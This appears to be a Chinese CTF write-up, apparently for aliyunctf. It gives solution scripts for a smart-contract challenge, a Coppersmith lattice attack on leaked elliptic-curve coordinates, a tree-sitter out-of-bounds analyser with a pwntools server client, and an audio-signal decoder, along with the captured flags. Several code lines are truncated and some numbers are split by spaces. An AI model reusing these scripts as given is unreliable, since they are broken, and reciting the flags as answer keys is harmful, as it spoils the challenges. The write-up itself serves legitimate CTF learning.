        'gasPrice': w3.eth.gas_price,
        'nonce': w3.eth.getTransactionCount(my_add),
        'from': my_add
    }
)
signed_new_tx = w3.eth.account.signTransaction(new_tx, PRI)
new_tx_hash = w3.eth.sendRawTransaction(signed_new_tx.rawTransaction)
time.sleep(10)
print("[alice], [[bob,Calor]], [i]")
print(con.caller.root())
print(con.caller.x())
print(con.caller.y())

# for i in range(8):
#     print(i)
#     new_tx = con.functions.b(
#         [alice], [[Calor, bob]], [i]
#     ).build_transaction(
#         {
#             'chainId': w3.eth.chain_id,
#             'gasPrice': w3.eth.gas_price,
#             'nonce': w3.eth.getTransactionCount(my_add),
#             'from': my_add
#         }
#     )
#     signed_new_tx = w3.eth.account.signTransaction(new_tx, PRI)
#     new_tx_hash = w3.eth.sendRawTransaction(signed_new_tx.rawTransaction)
#     time.sleep(10)
#     print("[alice], [[Calor, bob]], [i]")
#     print(con.caller.root())
#     print(con.caller.x())
```

```
236 #     print(con.caller.y())
237 
238 # for i in range(8):
239 #     print(i)
240 #     new_tx = con.functions.b(
241 #         [Calor], [[alice, bob]], [i]
242 #     ).build_transaction(
243 #         {
244 #             'chainId': w3.eth.chain_id,
245 #             'gasPrice': w3.eth.gas_price,
246 #             'nonce': w3.eth.getTransactionCount(my_add),
247 #             'from': my_add
248 #         }
249 #     )
250 #     signed_new_tx = w3.eth.account.signTransaction(new_tx, PRI)
251 #     new_tx_hash = w3.eth.sendRawTransaction(signed_new_tx.rawTransaction)
252 #     time.sleep(10)
253 #     print("[Calor], [[alice, bob]], [i]")
254 #     print(con.caller.root())
255 #     print(con.caller.x())
256 #     print(con.caller.y())
257 
258 # for i in range(8):
259 #     print(i)
260 #     new_tx = con.functions.b(
261 #         [Calor], [[bob, alice]], [i]
262 #     ).build_transaction(
263 #         {
264 #             'chainId': w3.eth.chain_id,
265 #             'gasPrice': w3.eth.gas_price,
266 #             'nonce': w3.eth.getTransactionCount(my_add),
267 #             'from': my_add
268 #         }
269 #     )
270 #     signed_new_tx = w3.eth.account.signTransaction(new_tx, PRI)
271 #     new_tx_hash = w3.eth.sendRawTransaction(signed_new_tx.rawTransaction)
272 #     time.sleep(10)
273 #     print("[Calor], [[bob, alice]], [i]")
274 #     print(con.caller.root())
275 #     print(con.caller.x())
276 #     print(con.caller.y())
277 
278 # for i in range(8):
279 #     print(i)
280 #     new_tx = con.functions.b(
281 #         [bob], [[Calor, alice]], [i]
282 #     ).build_transaction(
```

```
#         {
#             'chainId': w3.eth.chain_id,
#             'gasPrice': w3.eth.gas_price,
#             'nonce': w3.eth.getTransactionCount(my_add),
#             'from': my_add
#         }
#     )
#     signed_new_tx = w3.eth.account.signTransaction(new_tx, PRI)
#     new_tx_hash = w3.eth.sendRawTransaction(signed_new_tx.rawTransaction)
#     time.sleep(10)
#     print("[bob], [[Calor, alice]], [i]")
#     print(con.caller.root())
#     print(con.caller.x())
#     print(con.caller.y())

# for i in range(8):
#     print(i)
#     new_tx = con.functions.b(
#         [bob], [[alice, Calor]], [i]
#     ).build_transaction(
#         {
#             'chainId': w3.eth.chain_id,
#             'gasPrice': w3.eth.gas_price,
#             'nonce': w3.eth.getTransactionCount(my_add),
#             'from': my_add
#         }
#     )
#     signed_new_tx = w3.eth.account.signTransaction(new_tx, PRI)
#     new_tx_hash = w3.eth.sendRawTransaction(signed_new_tx.rawTransaction)
#     time.sleep(10)
#     print("[bob], [[alice, Calor]], [i]")
#     print(con.caller.root())
#     print(con.caller.x())
#     print(con.caller.y())
```

`flag`

`aliyunctf{scuy6bart2dwep6smad2step6cust}`

BabyPRNG

给了三组椭圆曲线上的点，但是每个坐标都抹去了低 32 位，因此是泄露 MSB 的问题（下面带h的下标代表已知的MSB 信息）。我们有三组方程：

$$(y_1 + y_{1h})^2 = (x_1 + x_{1h})^3 + a * (x_1 + x_{1h}) + b$$

$$(y_2 + y_{2h})^2 = (x_2 + x_{2h})^3 + a * (x_2 + x_{2h}) + b$$

$$(y_3 + y_{3h})^2 = (x_3 + x_{3h})^3 + a * (x_3 + x_{3h}) + b$$

上面有 8 个未知数，其中 x_i, y_i 都是小根，而 a,b 都是未知的，大概率和模数 p 同量级，因此消元去掉 a，b，得到只含小根的方程，6元4次方程，使用 coppersmith 求解即可，不能用常用的 https://github.com/defund/coppersmith 板子，估算了一下矩阵的规模，太大了，求解不出来。

因此参考了 https://www.cits.ruhr-uni-bochum.de/imperia/md/content/may/paper/jochemszmay.pdf 求解多元多项式 coppersmith 时候矩阵构造的策略，以及一个GitHub repo 实现： https://github.com/jvdsn/crypto-attacks/blob/master/shared/small_roots/jochemsz_may_modular.py，使用 BasicStrategy 多元求解策略，求解脚本如下，本地跑了一个下午多跑出来了：

```
from Crypto.Util.number import getPrime, long_to_bytes, bytes_to_long
from sage.all import *
from shared.small_roots.jochemsz_may_modular import modular_multivariate, ExtendedStrategy, Strategy, BasicStrategy, BonehDurfeeStrategy, BlomerMayStrategy
from Crypto.Util.number import long_to_bytes, bytes_to_long, getPrime, getRandomNBitInteger
p = getPrime(1024)

p = 155943123533322702483779005875559084248382719113177837248757577951277548698505339081662102364170900916437485512378317006536774878361449466939326674977021267429630671839013681547789396734894617292308704815531192285353773496176483060675261100517766298247863521104286554950659874107572059407394192276658359307829
O = [335383230313301165791826649112706556712844085916578699294731907279686056213343206126404618741329104385368987358560997211912033105304134798192581992433235575168081334313783319360743574709179311722971804843490513095388787220883713560842157600922501127549703429160803535751529607308557622667095297285941663777204165078190815639231590917692733457723454972637755631219567720263892869465212847946155894532267059393117832371567013474456688993250499816913308856770113410073381150598609421785615969144376999541779457396022256028286752935999309745245178977214104484225081931061942778748409595725172865293793625424582313663685429976175477689488085596950021504879925196994712834804118313045221082319652523450631637285509511769619125692458305300028805489757534666075450601040686331395472953451494263514215703739677827585015359501411161694380821670502030634567324313791647475256508110355493057544328964208880501,199187181786760075161931470097491888165703313691445118097955842632953389083142552473455711247854817224475546026635859264228466955248339050270224313117004837174586464378547674446261706887902687790359278078498880362182596402110859462630934205395098641190215577065939420257403431476639985727004341546194,
```

```
585924958142462659519330937881186229651475423827499277833872174097229269597467987267763081148133475180797025520670750929101828536618633454488201672263751201989855151617123788861269937700462347834454129139810468608873004759979340388309714935730629042293895016875789238972236578536310473548817658662749357306290422938950168757892389722365785363104735488176586627,92959707490074536449866200660970276610047045924763089564908984191863930776906861428449459828921512949319567633567534183310274052220709173991807042217101458681789650273439294367731510154681814401851795669761452509865034446517717091973780604901328866407664396722362963066593031103177804296322884357315997123489596903624534132071559184123983431689314109662064180817500269610594723064166103677574982362046541828971096895714311545302971773510897068899012604705382874099550323002636640883293053050969805840129425679295623938232878087635934737855466203373443357731273146184141524041122644584540350251018640930289410 shi = 32

P = PolynomialRing(GF(p),"x1,y1,x2,y2,x3,y3")
x1,y1,x2,y2,x3,y3 = P.gens()

x1h, y1h, x2h,y2h,x3h,y3h = [ g<<shi for g in O]

# (y1+ y1h)**2 =  (x1 + x1h)**3  + a*(x1+ x1h) + b
# (y2+ y2h)**2 =  (x2 + x2h)**3  + a*(x2+ x2h) + b
# (y3+ y3h)**2 =  (x3 + x3h)**3  + a*(x3+ x3h) + b

# (y2+ y2h)**2 - (y1+ y1h)**2 - ((x2 + x2h)**3 - (x1 + x1h)**3 ) = a*(x2 - x1 + x2h- x1h)
g = (x2 - x1 + x2h- x1h)
ag = (y2+ y2h)**2 - (y1+ y1h)**2 - ((x2 + x2h)**3 - (x1 + x1h)**3 )
bg = ((y1+ y1h)**2 - (x1 + x1h)**3 )*g - ag*(x1 + x1h)
# (y3+ y3h)**2 =  (x3 + x3h)**3  + a*(x3+ x3h) + b
poly1 = g*(y3+ y3h)**2 - g * (x3 + x3h)**3 - ag*(x3 + x3h) - bg
# print(poly1(*rs))

g = (x3 - x1 + x3h- x1h)
ag = (y3+ y3h)**2 - (y1+ y1h)**2 - ((x3 + x3h)**3 - (x1 + x1h)**3 )
bg = ((y1+ y1h)**2 - (x1 + x1h)**3 )*g - ag*(x1 + x1h)
# (y3+ y3h)**2 =  (x3 + x3h)**3  + a*(x3+ x3h) + b
poly2 = g*(y2+ y2h)**2 - g * (x2 + x2h)**3 - ag*(x2 + x2h) - bg
# print(poly2(*rs))

g = (x3 - x2 + x3h- x2h)
ag = (y3+ y3h)**2 - (y2+ y2h)**2 - ((x3 + x3h)**3 - (x2 + x2h)**3 )
bg = ((y2+ y2h)**2 - (x2 + x2h)**3 )*g - ag*(x2 + x2h)
# (y3+ y3h)**2 =  (x3 + x3h)**3  + a*(x3+ x3h) + b
poly3 = g*(y1+ y1h)**2 - g * (x1 + x1h)**3 - ag*(x1 + x1h) - bg
# print(poly3(*rs))

```

```
sol = list(modular_multivariate(poly1, p, 2, [2**32]*6, BasicStrategy()))
print(sol)
```

恢复参数a，b即可：

```
p = 
155943123533322702483779005875559084248382719113177837248757577951277548698505339081662102364170900916437485512378317006536774878361449466939326674977021267429630671839013681547789396734894617292308704815531192285353773496176483060675261100517766298247863521104286554950659874107572059407394192276658359307829
G = 
[335383230313301165791826649112706556712844085916578699294731907279686056213343206126404618741329104385368987358560997211912033105304134798192581992433235575168081334313783319360743574709179311722971804843490513095388787220883713560842157600922501127549703429160803535751529607308557622667095297285 94,
166377720416507819081563923159091769273345772345497263775563121956772026389286946521284794615589453226705939311783237156701347445668899325049981691330885677011341007338115059860942178561596914437699954177945739602225602828675293599930974524517897721410448422508193106194277874840959572517286529379 36,
254245823136636854299761754776894880855969500215048799251969947128348041183130452210823196525234506316372855095117696191256924583053000288054897575346660754506010406863313954729534514942635142157037396778275850153595014111616943808216705020306345673243137916474752565081103554930575443289642088805 01,
199187181786760075161931470097491888165703313691445118097955842632953389083142552473455711247854817224475546026635859264228466955248339050270224313117004837174586464378547674446261706887902687790359278078498880362182596402110859462630934205395098641190215577065939420257403431476639985727004341546 19,
585924958142462659519330937881186229651475423827499277833872174097229269597467987267763081148133475180797025520670750929101828536618633454488201672263751201989855151617123788861269937700462347834454129139810468608873004759979340388309714935730629042293895016875789238972236578536310473548817658662 7,
929597074900745364498662006609702766100470459247630895649089841918639307769068614284494598289215129493195676335675341833102740522207091739918070422171014586817896502734392943677315101546818144018517956697614525098650344465177170919737806049013288664076643967223629630665930311031778042963228843573 1]
ct = 
599712348959690362453413207155918412398343168931410966206418081750026961059472306416610367757498236204654182897109689571431154530297177351089706889901260470538287409955032300263664088329305305096980584012942567929562393823287808763593473785546620337344335773127314618414152404112264458454035025101864093028 94

P.<x1,y1,x2,y2,x3,y3> = PolynomialRing(GF(p))
x1h, y1h, x2h,y2h,x3h,y3h = [ g<<32 for g in G]
# (y1+ y1h)^2 =  (x1 + x1h)^3  + a*(x1+ x1h) + b
```

```
# (y2+ y2h)^2 =  (x2 + x2h)^3  + a*(x2+ x2h) + b
# (y2+ y2h)^2 - (y1+ y1h)^2 - ((x2 + x2h)^3 - (x1 + x1h)^3 ) = a*(x2 - x1 + x2h- x1h)
g = (x2 - x1 + x2h- x1h)
ag = (y2+ y2h)^2 - (y1+ y1h)^2 - ((x2 + x2h)^3 - (x1 + x1h)^3 )
bg = ((y1+ y1h)^2 - (x1 + x1h)^3 )*g - ag*(x1 + x1h)
# (y3+ y3h)^2 =  (x3 + x3h)^3  + a*(x3+ x3h) + b
poly = g*(y3+ y3h)^2 - g * (x3 + x3h)^3 - ag*(x3 + x3h) - bg
# print(pow(a^3371 * flag + b^3713, 1337, p))

from Crypto.Util.number import long_to_bytes
G = GF(p)
roots = [(1809473060, 2021803388, 3116831421, 321895561, 1025942821, 173606672)]
print(poly(*roots[0]) == 0)
g0 = G(g(*roots))
a = G(ag(*roots))*g0^-1
b = G(bg(*roots))*g0^-1
flag = (G(ct)^inverse_mod(1337,p-1) - b^3713)*a^(-3371)
print(long_to_bytes(int(flag)))
```

Flag: `aliyunctf{BabyPRNGGGGG_s0oOo000oOooO0o0_easyyyyyyyyyy}`

Misc

OOBdetection

分析该编程语言语法，发现没有控制流结构，只包含数组和 int 类型的变量，整体语法类似 C 程序。尝试后发现可以用 tree-sitter 来获取程序的语法树。之后以深度优先的方式遍历 AST 来对程序进行抽象解释，有几个重点需要注意：

1. 判定规则，数组下标越界或小于 0 为 oob，出现除零错误或数组下标的值无法评估为 unknown，其余为 safe
2. 普通变量及多重数组的 def/use 处理与内存抽象；
3. 表达式值的评估

抽象解释器的实现

```
#!/usr/bin/env python3
from tree_sitter import Language, Parser
import tree_sitter
from pprint import pprint
```

```python
from IPython import embed

import sys
import os
import treelib
from typing import List, Dict, Tuple, Optional, Union, Any
from pprint import pprint

def traverse_ast(ast: tree_sitter.Tree, mode: str="post_order") -> tree_sitter.N
    if mode not in ["post_order", "depth_first"]:
        raise ValueError("mode must be either post_order or depth_first")
    cursor = ast.walk()
    while True:
        if mode == "depth_first":
            yield cursor.node
        if cursor.goto_first_child():
            continue
        if mode == "post_order":
            yield cursor.node
        if cursor.goto_next_sibling():
            continue
        while True:
            if not cursor.goto_parent():
                return
            if mode == "post_order":
                yield cursor.node
            if cursor.goto_next_sibling():
                break

def parse_cpp_content(content) -> tree_sitter.Tree:
    CPP_LANGUAGE = Language('build/my-languages.so', 'cpp')
    parser = tree_sitter.Parser()
    parser.set_language(CPP_LANGUAGE)
    return parser.parse(content)

def walk_node(node: tree_sitter.Node) -> tree_sitter.Node:
    """
    Walk through the node and its children until the leaf
    """
    yield node
    for child in node.children:
        yield from walk_node(child)

def current_field_name(node: tree_sitter.Node) -> str:
    """
    Get the field name of a node.
    Such as: declarator, value, left, right
```

```
    """
    index = 0
    for child in node.parent.children:
        if child == node:
            break
        index += 1
    return node.parent.field_name_for_child(index)

class ASTVisitor:
    def __init__(self, file_path: str = None, content: str = None):
        self.tree = parse_cpp_content(content.encode('utf-8'))
        self.root_node = self.tree.root_node

        self.var_dict = {}
        self.array_data = {}
        self.array_length = {}

        self.status = "safe"

    def traverse_tree(self, mode: str):
        """
        Traverse ast tree
        """
        yield from traverse_ast(self.tree, mode=mode)

    def array_access_judge(self, array_id: str, array_index: int):
        """
        This function should be called every time when an array is accessed
        """
        # print(array_index, self.array_length[array_id])
        # print(array_id)
        # print(self.array_length[array_id])
        # print(zip(array_index, self.array_length[array_id]))

        if None in self.array_length[array_id] or None in array_index:
            self.status = "unknown"
        elif not (all(x < y for x, y in zip(array_index, self.array_length[array
            self.status = "oob"

    def try_store_array(self, array_id: str, array_index: list, value: int):
        """
            try to store a value into array
        """
        try:
            array_index = tuple(array_index)
            # try to assign value to array
            self.array_data[array_id][array_index] = value
```

```
        except:
            #! OOB or unknown
            pass

    def try_load_array(self, array_id: str, array_index: list,):
        """
            try to load a value from array
        """
        try:
            if (array_index == None):
                self.status = "unknown"
                return None
            elif not (all(x < y for x, y in zip(array_index, self.array_length[a
                self.status = "oob"
                array_index = tuple(array_index)
                return self.array_data[array_id][array_index]
            else:
                array_index = tuple(array_index)
                return self.array_data[array_id][array_index]

        except Exception as e:
            self.status = "unknown"

    def eval_expr(self, expr: tree_sitter.Node):
        """
            Calculate a value of a given expression
        """
        # TODO: ...
        if expr.type == "number_literal":
            return int(expr.text.decode())
        elif expr.type == "identifier":
            return self.var_dict[expr.text.decode()]
        elif expr.type == "binary_expression":
            left = self.eval_expr(expr.child_by_field_name('left'))
            right = self.eval_expr(expr.child_by_field_name('right'))
            op = expr.child_by_field_name('operator').text.decode()

            if left != None and right != None:
                if op == "+":
                    return left + right
                elif op == "-":
                    return left - right
                elif op == "*":
                    return left * right
                elif op == "/":
                    # not contain divided zero
                    if right != 0:
```

```
                        return left / right
                    else:
                        self.status = "unknown"
                        return None
            else:
                self.status = "unknown"

        elif expr.type == "subscript_expression":
            array_id = expr.child_by_field_name('argument').text.decode()
            array_index = self.eval_expr(expr.child_by_field_name('index'))
            if isinstance(array_index, int):
                array_index = [array_index]

            if array_index != None:
                self.array_access_judge(array_id, array_index)
                return self.try_load_array(array_id, array_index)
            else:
                self.status = "unknown"
                return None

    def recoginize_array_declaration(self, node: tree_sitter.Node):
        """
            Recognize array declaration
        """
        array_id = node.text.decode()
        array_size = []
        while node.parent.type == "array_declarator":
            d_size = self.eval_expr(node.parent.child_by_field_name('size'))
            array_size.append(d_size)
            node = node.parent

        self.array_length[array_id] = array_size

    def recoginize_array_assignment(self, node: tree_sitter.Node):
        """
            Recognize array assignment
        """
        array_id = node.text.decode()
        array_index = []
        while node.parent.type == "subscript_expression":
            d_size = self.eval_expr(node.parent.child_by_field_name('index'))
            array_index.append(d_size)
            node = node.parent

        assignment_node = node.parent

        return array_id, array_index, assignment_node
```

```
193
194     def visit(self):
195         for node in self.traverse_tree("depth_first"):
196             if node.type == "translation_unit":
197                 continue
198
199             # eg: int a = 1;
200             if (node.type == "identifier" and node.parent.type == "init_declarat
201                 left = node.parent.child_by_field_name('declarator').text.decode
202                 right = node.parent.child_by_field_name('value').text.decode()
203                 self.var_dict[left] = int(right)
204
205             # eg: int x;
206             elif (node.type == "identifier" and node.parent.type == "declaration
207                 var = node.text.decode()
208                 self.var_dict[var] = None
209
210             # eg: x = 5 + 4;
211             elif (node.type == "identifier" and node.parent.type == "assignment_
212                 left = node.text.decode()
213                 right = self.eval_expr(node.parent.child_by_field_name('right'))
214                 self.var_dict[left] = right
215
216             # eg: int a[10], int b[10][n+12]
217             elif (node.type == "identifier" and current_field_name(node) == "dec
218                 self.recoginize_array_declaration(node)
219
220             # eg: a[222] = 234
221             elif (node.type == "identifier" and current_field_name(node) == "arg
222                 array_id, array_index, assignment_node = self.recoginize_array_a
223                 # print(array_id, array_index, assignment_node)
224                 self.array_access_judge(array_id, array_index)
225                 value = assignment_node.child_by_field_name('right')
226                 value = self.eval_expr(value)
227
228                 # flatten memory model of array
229                 if array_id not in self.array_data:
230                     self.array_data[array_id] = {}
231
232                 self.try_store_array(array_id, array_index, value)
233
234 if __name__ == "__main__":
235     program = """
236         int n = 22;
237         int a[n];
238         int b[n];
239         int c[n];
```

```
240
241         a[ 5 ] = 16 ;
242         a[ 15 ] = 6 ;
243         c[ 16 ] = 1 ;
244
245         b[a[ 5  ]+c[ 15  ]] = 2320;
246     """.strip()
247
248     visitor = ASTVisitor(content = program)
249     visitor.visit()
250     print(visitor.status)
```

与服务器交互的模板

```python
#!/usr/bin/env python3
from pwn import *
from hashlib import sha256
from tree_visitor import *

context.log_level = 'debug'

ENCODING = 'ISO-8859-1'
s = lambda senddata : r.send(senddata.encode(ENCODING))
sa = lambda recvdata, senddata : r.sendafter(recvdata.encode(ENCODING), senddata
sl = lambda senddata : r.sendline(senddata.encode(ENCODING))
sla = lambda recvdata, senddata : r.sendlineafter(recvdata.encode(ENCODING), sen
r = lambda numb=0x3f3f3f3f, timeout=0x3f3f3f3f : r.recv(numb, timeout=timeout).d
ru = lambda recvdata, timeout=0x3f3f3f3f : r.recvuntil(recvdata.encode(ENCODING)
uu32 = lambda data : u32(data.encode(ENCODING), signed='unsigned')
uu64 = lambda data : u64(data.encode(ENCODING), signed='unsigned')
iu32 = lambda data : u32(data.encode(ENCODING), signed='signed')
iu64 = lambda data : u64(data.encode(ENCODING), signed='signed')
up32 = lambda data : p32(data, signed='unsigned').decode(ENCODING)
up64 = lambda data : p64(data, signed='unsigned').decode(ENCODING)
ip32 = lambda data : p32(data, signed='signed').decode(ENCODING)
ip64 = lambda data : p64(data, signed='signed').decode(ENCODING)

r = remote('47.98.209.191', 1337)

# pow
def do_pow():
    ru('sha256(XXX + ')
    s2 = ru(')')[:-1]
    info(s2)
    ru(' == ')
```

```
    digest = ru('\n')[:-1]
    info(digest)
    for i in range(0x1000000):
        s1 = bytes.fromhex(hex(i)[2:].rjust(6, '0'))
        # print(s1)
        # print(s2)
        guess = sha256(s1 + bytes.fromhex(s2)).hexdigest()
        # print(guess)
        if guess == digest:
            info(hex(i))
            sla('Give me XXX in hex: ', hex(i)[2:])
            break

def recv_and_solve():
    r.recvuntil("Good luck!\n")
    for i in range(300):
        program = r.recvuntil("Your answer (safe/oob/unknown):", drop = True, ti
        if program == b'':
            break
        program = program.decode()
        print(program)

        visitor = ASTVisitor(content = program)
        visitor.visit()
        res = visitor.status
        r.sendline(res)

        print(f"--------------- {i} ---------------")

if __name__ == "__main__":
    log.info("Doing pow ...")
    do_pow()
    log.success("pow done.")

    recv_and_solve()

    r.interactive()
```

消失的声波

解析发现调制到波形中的码元有两种(因为频率和幅度都不同，可以非常容易地分辨)，且6块的码元个数都是8的倍数，因此认为两种码元分别携带0和1两种信息，然后依次组合成字节。提取码元后尝试字节中bit的大端/小端、码元到信息的两种组合，最终输出了两条有意义的字符: `ALBB-iot2023.oss-hz-OpYdCuMtkQ8Yjhm2` 和 `NNNN` 。

```python
import numpy as np
import matplotlib.pyplot as plt
if __name__=="__main__":
    idx=((88180,123559),(167640,203019),(247100,282479),(326560,340179),(384260,
    wavenum=()
    x=np.load("wave.npy")#使用wave库可以容易地从wav文件中提取时间序列数据
    x-=0x8000
    #反正这时候x是被量化时间序列数据，可能的取值范围[-0x8000,0x8000)
    tl,th=4000,8000
    #plt.plot(x)
    #plt.show()
    inside=[]
    for i in range(len(idx)):
        inside+=list(range(idx[i][0]+1,idx[i][1]))
        assert(x[idx[i][0]+1]!=0)
        assert(x[idx[i][1]-1]!=0)
    inside=set(inside)
    outside=set(range(len(x)))-inside
    orresult=0
    for i in outside:
        orresult|=x[i]
    assert(orresult==0)
    print("ok")
    buf=[[] for _ in range(6)]
    plt.plot(x)
    for i in range(6):
        st=idx[i][0]+1
        flag=True
        while flag:
            j,cnt=st,0
            while j+1<idx[i][1]:
                if (x[j]<=tl and x[j+1]>tl) or (x[j]>=tl and x[j+1] <= tl):
                    cnt+=1
                    if cnt==2:
                        break
                j+=1
            if cnt<2:
                break
            if sum(x[st:j]>th)>0:
                j,cnt=st,0
                while j+1<idx[i][1]:
                    if (x[j]<=tl and x[j+1]>tl) or (x[j]>=tl and x[j+1] <= tl):
                        cnt+=1
                        if cnt==6:
                            break
                    j+=1
```

```
                buf[i].append("lowfreq")
                st=j+1
            else:
                j,cnt=st,0
                while j+1<idx[i][1]:
                    if (x[j]<=tl and x[j+1]>tl) or (x[j]>=tl and x[j+1] <= tl):
                        cnt+=1
                        if cnt==8:
                            break
                    j+=1
                buf[i].append("highfreq")
                st=j+1
            plt.axvline(x=st,color="g")
    freq2b={"lowfreq":0, "highfreq":1}
    assert(buf[0]==buf[1]==buf[2])
    assert(buf[3]==buf[4]==buf[5])

    buf=[list(map(lambda x:freq2b[x],ele)) for ele in buf]
    #plt.show()

    newbuf=[]
    for i in range(6):
        tmp=[]
        for j in range(0,len(buf[i]),8):
            tmp.append("".join([str(ele) for ele in buf[i][j:j+8][::-1]]))
        newbuf.append(bytes([int(ele,2) for ele in tmp]))
    pat0=newbuf[0].hex()
    pat3=newbuf[3].hex()
```